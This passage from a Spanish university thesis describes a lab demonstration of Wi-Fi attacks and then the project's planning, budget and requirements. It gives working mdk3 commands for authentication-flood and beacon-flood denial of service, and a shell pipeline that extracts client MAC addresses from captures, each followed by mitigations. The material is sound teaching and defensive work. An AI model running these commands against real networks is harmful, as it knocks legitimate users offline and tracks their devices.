Los anteriores tipos se centran en la desasociación de los dispositivos que estén asociados en el punto de acceso objetivo. Sin embargo, podemos decir otro tipo de ataque de denegación de servicio que trata de saturar la red informática haciendo uso de inyección de múltiples clientes, todos al mismo tiempo.

2.5. Ataque DoS: Ataque de autenticación masiva

Consiste en la introducción de una cantidad grande de usuarios ficticios en la red. En el caso de que estuviese conectado un usuario real, éste vería mermado las capacidades que ofrece la red, hasta el punto que deje de darle servicio el punto de acceso. Únicamente, conociendo la dirección MAC de la red junto con el nombre de la tarjeta de red que se va a utilizar se podrá ejecutar el ataque.
Para ello, nos vamos a servir de una herramienta llamada *mdk3*. Esta herramienta se puede usar en diferentes vertientes en función del tipo de ataque que andamos buscando, por eso, hay que indicar la modalidad del ataque que se quiere implementar. En este caso, nos va a permitir la inclusión en la red de grandes cantidades de usuarios ficticios, con el objetivo de que la red tenga que suministrar flujo de datos para todos los clientes. El punto de acceso se verá imposibilitado de dar conexión a la masiva llegada de intentos de asociación a su red.

En los primeros instantes, se puede observar que aún siendo el número de clientes muy grande el router puede soportar la conectividad de todos ellos. Pero a medida que pasa el tiempo y la cantidad de usuarios finales se incrementa ilimitadamente, el AP va a llegar a un cuello de botella en el cual no va a poder abarcar todos los clientes que quieren conectarse. En función de las capacidades del punto de acceso, se puede hacer que los clientes no puedan operar con la red o incluso, reiniciar los puntos de acceso que se utilizan.




Figura 4: Ataque de autenticación masiva

Como se puede observar, se va incrementando el número de estaciones quen intentan conectarse a la red. Este número no para de crecer hasta que el atacante decida cuando pararlo. Los usuarios mandan peticiones de conexión contínuamente y éstas se van acumulando en la red, provocando una saturación del servicio que ofrece, hasta tal punto, que una vez acabado el ataque, la red necesita de un tiempo para recuperarse y poder dar conexión al verdadero cliente.

Uno de los posibles fines que se busca con esta ofensiva puede ser la desasociación del dispositivo para obtener un posible WPA Handshake en cuanto se disponga a la conexión de nuevo y se le permita, o simplemente convertir la red objetivo en no funcional e inoperante.

2.5.1. Explicación detallada del script

Después de realizar el estudio sobre el entorno y la red en particular que es objetivo, se tiene que hacer uso de la herramienta mdk3 [14]. Esta herramienta es usada en entornos dedicados a seguridad informática para el desarrollo de ataques en hacking ético. Se utiliza para poder demostrar y explotar las posibles vulnerabilidades existentes en todas las conexiones inalámbricas existentes.

```
$ mdk3 wlan0mon a -a 00:23:04:B7:EF:D0
```

Los parámetros incluidos en esta orden son:

- wlan0mon: nombre de la tarjeta de red del dispositivo atacante.
- a: indica el modo de test que se quiere probar en la red. En este caso, a se refiere al modo de autenticación DoS.
- -a: sirve para señalar la dirección MAC del BSSID del access-point con el que se está trabajando.

Una vez lanzado el proceso de crear los diferentes usuarios ficticios, se realiza una espera de 100 segundos, que es una cantidad de tiempo considerable y acertada para observar las consecuencias del ataque. Una vez pasado ese tiempo, se acaba el proceso y se devuelve la funcionalidad de siempre a la Raspberry Pi utilizada de atacante. Se consigue: devolviendo la tarjeta de red a su estado inicial (estado "Managed") y las órdenes necesarias para hacer funcionar de nuevo bien el controlador de red.

```
$ systemctl enable NetworkManager
$ systemctl start NetworkManager
```

2.5.2. Mitigación

El enfoque que se ha de usar para evitar o reducir las consecuencias de la realización de estos ataques puede desenvolverse en dos ramas: centrándose en el número de usuarios conectados a la red y en la creación de listas con direcciones MAC. La segunda de ellas puede llegar a considerarse quizás más efectiva en cuanto a seguridad que la primera.

En cuanto a la primera de las opciones, simplemente en la GUI de configuración del router, a la hora de realizar las configuraciones de asignación de direcciones IP de manera dinámica, se puede indicar el número máximo de direcciones que se van a asignar. Es decir, se puede establecer el límite superior de conexiones que se puedan permitir. Habrá que tener en consideración el uso que se va a hacer de dicha conexión y realizar una estimación de la cantidad de usuarios que se van a intentar conectar.

Con relación a las listas de direcciones, nos referimos a una lista de filtrado MAC. Hay dos tipos de listas: "whitelist" y "blacklist".

- Whitelist: se deben introducir todas las direcciones MAC a las que sí se va a dar permiso de poder conectarse a la red. Cualquier dispositivo que tenga una dirección MAC distinta a las pertenecientes a la lista no va a disfrutar de conectividad inalámbrica.
- Blacklist: hay que establecer que direcciones no van a tener oportunidad de conectarse a la red, ya sea porque son consideradas potencialmente malignas, o simplemente por tener la mínima sospecha de que no sean de fiar. Cualquier elemento que posea una dirección MAC que no esté reflejada en la lista podrá asociarse con el AP.

Después de haber explicado cada una de las listas, se puede decir que seguramente la que más protección ofrece son las whitelist, porque única y exclusivamente van a poder conectarse los usuarios que se han incluido en la lista. Estos listados ofrecen un mayor control por parte del administrador de la red sobre que dispositivos se conectan. El incoveniente que ofrecen las whitelist es que quizás sean demasiado restrictivas, algo que puede originar problemas a la hora de la gestión de la red.

Sin embargo, con las blacklist se ofrece una mayor escalabilidad y disponibilidad de la conectividad para los usuarios. Pero, a su vez, se puede considerar que ofrece menos protección frente a explotación de vulnerabilidades de algún posible atacante. Es posible

que las direcciones MAC que se han listado ya por experiencia de haberse descubierto al frente de algún tipo de ofensiva peligrosa (sin contemplar otras muchas direcciones MAC inseguras que se desconocen).

En ciertas situaciones, las blacklist pueden llegar a ser insuficientes en cuanto a protección. Existen varias herramientas en entornos especiales (hacking ético) que están capacitadas para transformar la dirección MAC del usuario antes de ejecutar el ataque. Esta medida pondría en peligro la defensa de la red que queramos salvaguardar. El atacante tendría la posibilidad de cambiar la dirección MAC tantas veces desee pudiendo atacar a nuestra red siempre que quisiera.

2.6. Ataque DoS: centrado en punto de acceso

En los anteriores casos de denegación de servicio, se enfocaba el ataque más en la existencia de dispositivos conectados en la red. Pero, a continuación, se va a explicar desde otra perspectiva como lograr la consecución del ataque. Este ataque del que estamos hablando es el *Beacon Flood Mode Attack*.

2.6.1. Beacon Flood Mode Attack

Un beacon frame [15] es un paquete que transmite el punto de acceso inalámbrico para presentar una WLAN, cuyo contenido se refiere a información relevante de la red (nombre de la red, canal en el que se encuentra, etc). Estos paquetes se envían de manera periódica para que los dispositivos que se encuentren en el entorno conozcan las características que ofrece la conexión.




Figura 5: Beacon Flood Mode Attack

La idea principal de este ataque es simular la creación de un número bastante grande de access-point que generen ese tipo de paquetes todos a la vez. La característica esencial que es necesaria es que todos los puntos de acceso se distribuyan en el mismo canal que el AP que se quiere atacar. El generar un alto número de beacon frames en el mismo canal puede dañar el entorno del verdadero punto de acceso. En concreto, la conectividad con ese router se vería afectada hasta tal punto que los dispositivos que se encuentran asociados no dispongan de conexión.

Nos servimos de la herramienta mdk3 también como antes, pero cambiando el modo de ataque de los que ofrece la herramienta. Se pueden indicar una serie de parámetros que pueden darle un mayor valor al hecho de realizar el ataque. En nuestro caso, se ha tomado la decisión de implementar esta opción adicional con el objetivo de hacer uso de las opciones que nos propone la herramienta.

2.6.2. Explicación detallada del script

Al igual que en el resto de ataques que se han implementado, en éste también se tiene que hacer un proceso de monitorización del entorno y de la red en concreto que se quiere atacar después de haber matado los procesos conflictivos que podrían afectar al devenir del ataque.

```
$ for i in $(seq 1 30) ; do echo "MiRed$i" >> redes ; done
```

La orden previa es el valor opcional que hemos querido añadir. El usuario atacante puede ponerle nombre a las redes no reales que se van a crear. Sencillamente, se consigue crear un fichero que contenga los nombres de las redes. En mi caso, he querido crear de manera automática los nombres. Variarán en el número de la red, desde Red1 hasta Red30.
Si por el contrario, el atacante no quisiera imponer los nombres de las redes y dejarlos de manera aleatoria, no haría falta crear el fichero auxiliar. No introduciría el nombre del fichero de dónde la herramienta va a coger el listado de nombres, y esos nombres serían totalmente aleatorios.

```
$ mdk3 wlan0mon b -f redes -a -s 1000 -c 1
```

Se necesita conocer el canal dónde se va a crear el conjunto de puntos de acceso falsos. El canal se puede conocer en el proceso de monitorización del entorno. Como se ha explicado, si el atacante quiere establecer nombres a los puntos de acceso falsos creados a partir de los nombres guardados en un archivo, se debe indicar la ruta del fichero en el parámetro -f. A mayores, y de manera opcional, se puede indicar la velocidad de paquetes por segundo, en nuestro caso, hemos puesto de ejemplo 1000.

2.6.3. Mitigación

Como en otras ocasiones hemos visto, una manera sencilla de evitar este tipo de ataques (DoS o DDoS) es implementando un Sistema de Detección de Intrusos. Mediante este mecanismo seremos capaces de captar cualquier posible movimiento existente en la red

que pueda afectarla en su correcto funcionamiento. Es posible, que la mejor forma de orientar el enfoque de mitigación se deba al modelo heurístico.

El modelo heurístico, si recordamos, recogía todas la variables del entorno y cuando se alterará alguno de los valores considerados normales, se dará la señal de posible alteración de comportamiento debido a un probable ataque. Entonces, cuando el atacante intentase este ataque los parámetros que se recogen salen de ese intervalo considerado "normal" y seguramente, mientras se alarme al administrador encargado de la red se recojan en logs todo lo que está sucediendo en la propia red.

Específicamente con este ataque, puede estar la posibilidad de pensar en otro mecanismo que frene estas ofensivas. Por ejemplo, implementando nuevos protocolos que tengan en cuenta esta vulnerabilidad, haciendo que no sea posible la creación de tantas redes inalámbricas en un mismo canal. Habría que establecer un límite superior máximo de redes que se permitan estar para evitar corromper el entorno del canal y así, estropear las conexiones establecidas en ese canal.

2.7. Conocer MAC de un dispositivo

Al realizar una monitorización del entorno del dispositivo atacante no sólo aparecen los detalles de las redes que hay cercanas, aparecen también los dispositivos que están conectados a cada una de las redes. Estos dispositivos vienen reflejados única y exclusivamente con su dirección MAC propia. A su vez, viene indicado si el dispositivo se encuentra en modo pasivo (no incrementa el número de frames de tráfico) o en modo activo (incrementa de manera rápida y más o menos constante).

Como se ha dicho, se puede conocer la dirección MAC de los dispositivos que están conectados a una red. Destacar que esa dirección MAC es única para cada dispositivo, es decir, no pueden existir dos elementos con la misma dirección completa. La dirección está compuesta de dos partes diferenciables: un identificador único del fabricante (OUI) y un identificador único del producto (UAA).

Figura 6: Partes que conforman la dirección MAC

Sin embargo, sí que puede existir varios dispositivos con el mismo OUI. En esos casos, la parte que varía de la dirección MAC va a ser el UAA, que identifica, de manera singular, a un dispositivo en concreto.

Una vez hecha la explicación de cada una de las partes que conforman la MAC, se puede decir que incluso se puede llegar a conocer hasta la marca del dispositivo que se está usando. Esto puede ser beneficioso si simplemente el atacante desea conocer los elementos que se hacen uso dentro de la red para llegar a comprender mejor cada una de las partes que están integradas en ella.

Se puede hacer uso de varias herramientas que posean un listado con los OUI más actuales, como puede ser macchanger, que posee un gran listado con los OUI de la mayoría de empresas/marcas del mercado. La idea del atacante sería aislar la parte del OUI de la dirección MAC del dispositivo para posteriormente contrastarlo con un listado de este tipo para averiguar el fabricante.

2.7.1. Explicación detallada del script

En este caso, si que se va a tratar con los datos recogidos en el proceso de monitorización de la red que se quiere atacar. Es por ello que se van a guardar con el nombre de Captura. Aparecerá el archivo en diferentes formatos, pero el más sencillo de tratar va a ser el csv.

```
$ sed '1,5d' Captura-01.csv > Captura
```

Se trata de conseguir separar la información relevante en el fichero. Para eso, hay que eliminar las primeras 5 líneas que contienen cabeceras del proceso de monitorización, como son datos relativos a la red que se ha analizado o indicadores de cada una de las columnas de control, que molestan en el análisis de datos.

```
$ var=$(wc -l Captura)
$ echo $var > longitud | sed 's/ /\n/' longitud > longmejorada
```

Primero, debido al número variable de dispositivos, hay que calcular el tamaño del fichero resultado anterior. A causa de esta órden, utilizando la herramienta "wc", se obtiene el tamaño junto con el nombre del fichero. Por lo tanto, hay que aislar el número que indica el tamaño para poder trabajar con él. A ese número, hay que restar uno porque, por defecto, el fichero con el que se comenzó el tratamiento introduce una línea vacía al final (se quita para mostrar mejor las direcciones MAC después).
Ya para finalizar, se captan las n primeras líneas del fichero según el valor que se haya calculado, obteniendo así las direcciones MAC completas, junto con más datos como los frames que se están mandando, y las guardamos en un fichero.

```
$ head -n 1 longmejorada > tamano
$ tamanoReal=$(($tamano - 1))
$ head -n $tamanoReal Captura > mac
```

Sólo quedaría aislar la primera columna resultado, por ello separamos por "," e indicamos que coja la primera columna. De igual manera, pero ahora dividiendo por ":" cogemos las tres primeras columnas que serían las correlativas a la dirección OUI.

```
$ cut -d ‘,’ -f 1 mac > mac2
$ cut -d ‘:’ -f 1-3 mac2 > macDefinitiva
```

Una vez aisladas las direcciones MAC enteras y los OUI de los dispositivos, se muestran por pantalla para que el usuario atacante demuestre que es capaz de averiguar las direcciones. Se muestran de manera estructurada para una correcta comprensión del contenido que se quiere exponer.

2.7.2. Mitigación

Una de las proposiciones que se hicieron para tratar de controlar la privacidad que merece el usuario en este ámbito fue que el dispositivo móvil no hiciera broadcast de los mensajes “Probe Request” al menos que la red con la que se quiere interactuar se encuentre oculta y no aparezca realmente en el listado de redes disponibles. En el caso de que la red no sea visible, será necesario que el usuario se identifique en su empeño en búsqueda de red inalámbrica y será esencial identificarse mediante su dirección MAC propia. Sería el único caso dónde el usuario haría que su dirección MAC fuese pública y por obligación, para que el access-point sepa de su presencia.

Otra de las vías que se han planteado ha sido la de aleatorizar las direcciones MAC, mecanismo complejo que trata de ocultar al máximo posible su dirección. Por ejemplo, un dispositivo con iOS 8.1.3 [8] es capaz de alterar su dirección MAC mientras se encuentra en estado inactivo para que cualquiera que esté escuchando el tráfico del entorno no capte detalles propios del dispositivo; pero cuando se encuentra activo utiliza su dirección MAC correcta.

Aunque se piense lo contrario, el modo de detectar falsas direcciones MAC es sencillo y se puede desarrollar de diferentes maneras. Las empresas registran las OUI, ya explicadas anteriormente, gracias a “IEEE Mac Addresses Block Large” para que se conozcan los identificadores únicos bajo este estándar. Junto a esos OUI, se registra el derecho a poder crear varios identificadores extendidos basados en ese OUI. Ese derecho a extender el proceso de creación sirve para la creación de los UAA mencionados con anterioridad. Por lo tanto, si las direcciones MAC que se captan no se encuentran en este registro significa que la dirección MAC ha sido alterada o modificada para que sea falsa para cualquier cometido, normalmente maligno.

Por otra parte, si se hace un análisis exhaustivo de los números de secuencia (SEQ) [8] del flujo de tráfico de la red, es posible establecer la relación de los paquetes enviados por un mismo dispositivo pero usando diferentes direcciones MAC. Si se detecta direcciones MAC aleatorias, y por ejemplo, aparecen seis veces con un número de secuencia del paquete relativamente cercano al de una dirección MAC real, se podrá marcar como una dirección MAC aleatoria correspondiente a la dirección MAC real. De esta manera, aunque intenten enviar tráfico a la red con direcciones MAC falseadas, se podría esclarecer quien es el emisor de dicho flujo.

3. Desarrollo

3.1. Metodología y Planificación

Se ha decidido hacer uso de un "Desarrollo en Cascada"[1] para la consecución del proyecto, dado que creo que es el mejor enfoque que se puede adaptar a las características y objetivos del trabajo que se está realizando. Es un modelo clásico que produce una secuencia de actividades o etapas, estableciendo así un orden estricto para facilitar el alcance de los objetivos.

En cada una de estas etapas, una vez finalizadas, se realiza una comprobación para que se verifique que se cumplen los requisitos que se han consensuado al principio del trabajo. Estas verificaciones las realiza el jefe del proyecto del trabajo que estamos realizando de forma exhaustiva, dado que a medida que se va avanzando en el proyecto, más costoso será volver a etapas tempranas.

Las etapas que se van a realizar, en el siguiente orden, son:

- *Estudio de viabilidad*: se centra en el establecimiento de plazos y de los posibles riesgos que pueden producirse de no alcanzar las fechas de finalización establecidas, o de no respetar un posible presupuesto. Trata de especificar si es viable y posible su realización.
- *Requisitos de usuario*: hay que realizar un análisis de las necesidades del usuario para poder establecer los verdaderos objetivos que se deben tener en cuenta siempre en el proyecto. Para ello, se está en constante comunicación entre el jefe de proyecto y el jefe de equipo para indicar posibles requisitos que el usuario quiera cumplir.
- *Análisis*: en esta etapa, la meta es analizar los objetivos que se han creído necesarios. Hay que examinar que se puedan conseguir y valorar si son esenciales e importantes para el trabajo.
- *Diseño de sistema*: consiste en llevar a cabo una descomposición del proyecto en subtareas que puedan desarrollarse por separado unas de otras, facilitando la consecución de éstas. Se creará una estructura en forma de árbol donde vendrá representado que actividades engloban las subtareas.
- *Diseño del producto*: se tiene que establecer la estructura que se va a seguir en cada tarea y los productos van a conformar cada uno de los entregables.
- *Codificación*: se sigue la estructura creada anteriormente, y se comienza a implementar el código fuente de cada uno de los algoritmos establecidos que servirán para alcanzar los objetivos.
- *Pruebas*: según se va escribiendo el código, será necesario hacer uso de pruebas para comprobar que alcanzan los objetivos impuestos. Corrige posibles errores en la implementación del código que se deben solucionar antes de entregar al usuario final.

- *Funcionamiento y mantenimiento*: es la etapa dónde el usuario final pone en funcionamiento el producto entregado. Para asegurar el correcto funcionamiento, se realiza un proceso, a la par, de mantenimiento una vez entregado al usuario para corregir posibles imprevistos que el usuario quiera corregir.

Antes de seguir con la explicación de cada una de las etapas, hay que aclarar los roles de las personas que tratan en la realización del proyecto:

- *Jefe del proyecto*: es el enlace existente entre todas las partes, es decir, es el encargado de transmitir al director de equipo los objetivos que el usuario final desea. En nuestro caso, será el tutor del TFG el encargado de comunicar los requisitos que hay que cumplir.

- *Director de equipo*: será el encargado de dirigir y asignar cada una de las tareas planificadas a los desarrolladores. Este papel es fundamental para la correcta coordinación dentro de un equipo de desarrolladores de cualquier proyecto. El director de equipo, a su vez, tratará de crear una estructura clara de cada una de las partes del proyecto para asegurar que se recogen todas las funcionalidades exigidas. El rol de director de equipo será llevado a cabo por el alumno que desarrolla el TFG.

- *Desarrolladores*: son los encargados de implementar la fase funcional del proyecto que hay que desarrollar. También será el alumno del TFG el que desempeñará este rol.

Riesgos

Se van a realizar tanto construcciones de software como de hardware en el proyecto. Podemos asumir que existen tantos riesgos por una parte como otra. Esos riesgos habrá que tenerlos en cuenta para realizar las planificaciones necesarias del proyecto y sean unas previsiones de tiempo más reales.

Por la parte de hardware, hay que tener en cuenta que el material necesario hay que buscarlo y puede necesitar cierto tiempo para poder obtenerlo. A su vez, hay posibilidades de que partes de la infraestructura del proyecto pueda dar problemas técnicos y haya que solucionarlos a la mayor brevedad posible.

Sin embargo, por la parte de software, existen una serie de riesgos como el mal funcionamiento de algunas de las herramientas instaladas que habrá que preveer en el establecimiento de tiempos límite en cada una de las etapas. En ciertas ocasiones, el sistema operativo no es capaz de soportar las herramientas necesarias para el desarrollo del trabajo, y será esencial implantar un sistema operativo adecuado.

Roles

Se mantienen los roles especificados en la siguiente tabla de igual manera a lo largo de la producción, sin cambios esperados. Los roles indicados los desempañarán las siguientes personas:

Persona	Contacto	Rol
Jesús María Vegas Hernández	jvegas@infor.uva.es	Jefe de proyecto
Álvaro Villa Corporales	alvaro.villa.corporales@alumnos.uva.es	Director de equipo Desarrollador

Tabla 1: Roles en el proyecto

Gestión del proyecto

Para comenzar a darle forma al proyecto, es de vital importancia desarrollar una correcta estimación de tiempos necesarios para la realización de cada una de las actividades que se planeen. Para ello, se debe tener en cuenta algunos de los riesgos comentados anteriormente para minimizar algunos retrasos que surjan a medida que se avanza. Es posible que no se pueda tener controlados todos los posibles riesgos que existan, pero al menos tener en consideración los más importantes.

Debido a que el modelo a seguir es en cascada, hay que establecer en un nivel de abstracción más alto unos límites temporales para llevar un control más exacto de los ritmos del proyecto. Es decir, la "actividad" que englobe a otras indicará un fin temporal en el que puedan llevarse a cabo sus subtareas. A la hora de plantear fechas finales para cada una de las etapas se tiene en cuenta el objetivo de acabar en un plazo de cuatro o cinco meses, manejando una flexibilidad propia de esta clase de proyectos.

El trabajo dará comienzo el día 17 de febrero de 2020. Realizando una estimación media por etapa de dos semanas, se llega a la conclusión final de que el proyecto tendrá una duración máxima de cuatro meses. Así que, teniendo en cuenta dicha duración, se estima que la fecha final del trabajo dará lugar sobre finales del mes de junio de 2020.

Esta sección del informe se va a dividir en tantas subsecciones como etapas del proyecto, en la cual se van a definir todos los aspectos que se contemplan. Los tiempos provisionales para cada una de las etapas son los siguientes:

- Estudio de viabilidad (del día 17 de febrero hasta el día 24 de febrero).
- Requisitos de usuario (del día 25 de febrero hasta el día 6 de marzo).
- Análisis (del día 9 de marzo hasta el día 17 de marzo).
- Diseño de sistema (del día 18 de marzo hasta el día 3 de abril).
- Diseño del programa (del día 6 de abril hasta el día 23 de abril).
- Codificación (del día 24 de abril hasta el día 5 de junio).
- Pruebas (del día 8 de junio hasta el día 24 de junio).
- Funcionamiento y mantenimiento (del día 26 de junio hasta el día 30 de junio).




Figura 7: Diagrama de Gantt

Las fechas de finalización de cada una de las etapas mencionadas pueden sufrir variaciones debido a riesgos poco probables que quizás no se han tenido en cuenta a la hora de realizar la planificación. Simplemente, se utilizan de guía para no demorar el proyecto más de lo debido y poder llevar un control exhaustivo sobre la realización de éste.

Hay que mencionar también que se realiza un seguimiento por parte del jefe de proyecto mediante reuniones al final de cada una de las fases. Estas puestas en común se hacen en forma de videollamada para demostrar los avances que se hayan logrado, y para que el jefe de proyecto dé el visto bueno para el paso a la siguiente fase. La finalización de una etapa da por hecho la consecución de todas las tareas determinadas en ella.




Figura 8: Evolución prevista de las etapas

En la figura 8, se muestra de manera gráfica los tres tipos de estimaciones de fechas que existen en cualquier tipo de proyecto. Esas estimaciones de las que hablamos son: optimista, pesimista, y más probable.

- Estimación optimista: considerado como el menor tiempo que podríamos esperar para completar cada una de las etapas. En el caso de que todo transcurra sin ningún imprevisto y mejorando los tiempos de desarrollo estimados.
- Estimación pesimista: sería el peor tiempo posible, teniendo en cuenta eventualidades razonables que lo retrasen. Se supone que van a ocurrir sucesos que hagan no cumplir con las previsiones más probables.
- Estimación más probable: el tiempo que se esperaría de una tarea en circunstancias normales. La más adecuada que tiene en consideración previsiones ajustadas al desarrollo de cada una de las etapas y algunos de los riesgos que puedan surgir.

3.1.1. Estudio de viabilidad

Se enfoca en el análisis del proyecto desde un punto de vista económico y temporal, buscando la rentabilidad de la realización del proyecto. Decimos enfoque temporal también debido a que hay que estudiar si es posible acabar el proyecto en los tiempos establecidos. Debe existir un equilibrio entre los objetivos que se quieren implementar en el proyecto y el límite que indique el final de éste.

Desde el punto de vista económico, no se cree que exista problema debido al bajo coste de los productos y materiales necesarios para la creación de la maqueta. En nuestro caso, se utilizan tres Raspberrys Pi 3 B+, Raspberrys Pi PoE HAT, transformadores PoE, switches, routers y cables RJ45 (excepto los dos primeros, el resto de materiales son reutilizados, de ahí el bajo coste de adquisición de elementos).

Dispositivo	Marca	Cantidad	Precio (Ud)
Raspberry Pi 3 B+	Raspberry	3	38.95 €
Raspberry PoE HAT	Raspberry	3	21.68 €
Transformador PoE	Ubiquiti	4	9.00 €
Switch Cisco Catalyst 2950	Cisco	1	277.00 €
Router Cisco 1841	Cisco	1	535,00 €
Router Aironet 1130AG	Cisco	1	73.87 €
Cable RJ45	StarTech	30 metros	0.67 €/metro

Tabla 2: Presupuesto

Económicamente diferenciaremos dos casos: reutilizando material y sin reutilizar.

- Reutilizando material: 181.89 €
- Sin reutilizar material: 1123.86 €

Por otra parte, desde un enfoque temporal, se piensa que las estimaciones anteriores han sido las correctas bajo un punto de vista adecuado para la consecución del proyecto a lo largo del semestre.

Por lo tanto, y debido el uso didáctico que se va a hacer de la maqueta, se piensa que el proyecto tiene un nivel de viabilidad alto, y que no van a existir muchos problemas para la realización completa del trabajo.

3.1.2. Requisitos de usuario

El usuario final ha deliberado añadir nuevas funcionalidades debido al cambio de enfoque del proyecto precedente y ha decidido comunicárnoslo. Es por ello, que han surgido una serie de requisitos nuevos que se deben cumplir.

Los nuevos requisitos que se tiene que implementar en el proyecto son:

- La maqueta debe proporcionar un acceso inalámbrico a la red.
- Un usuario externo debe ser capaz de conectarse a la red si éste conoce la contraseña de acceso.
- Transformar el modo de suministro de energía a la maqueta de un modo eléctrico a un modo más novedoso.
- Trasladar la funcionalidad del servidor a una Raspberry para mejorar la comodidad al hacer uso de éste.
- Integrar las novedades que se van a implementar junto con la maqueta anterior sin que afecte al funcionamiento de ésta.
- Actualizar las configuraciones que permiten la monitorización de la maqueta de red.
- La maqueta tiene que implementar una demostración de ataques de varios tipos a una red inalámbrica.
- Se debe poder mostrar los efectos que se producen en los dispositivos de la maqueta cuando se realizan dichos ataques.
- Implementar los nuevos ataques, junto con la explicación del ataque, que efectos puede producir y cómo poder mitigarlos si es posible.
- Ampliar la interfaz web ya existente añadiendo los nuevos ataques desarrollados.

Los requisitos enumerados anteriormente son proposiciones que se estudiarán en el proceso de análisis que se realizará a continuación para comprobar que son esenciales y viables para la realización del trabajo. La esencialidad de un requisito se podrá establecer en función de una serie de parámetros que se comentarán, y a raíz de ellos, se podrá establecer un orden de prioridad.

3.1.3. Análisis

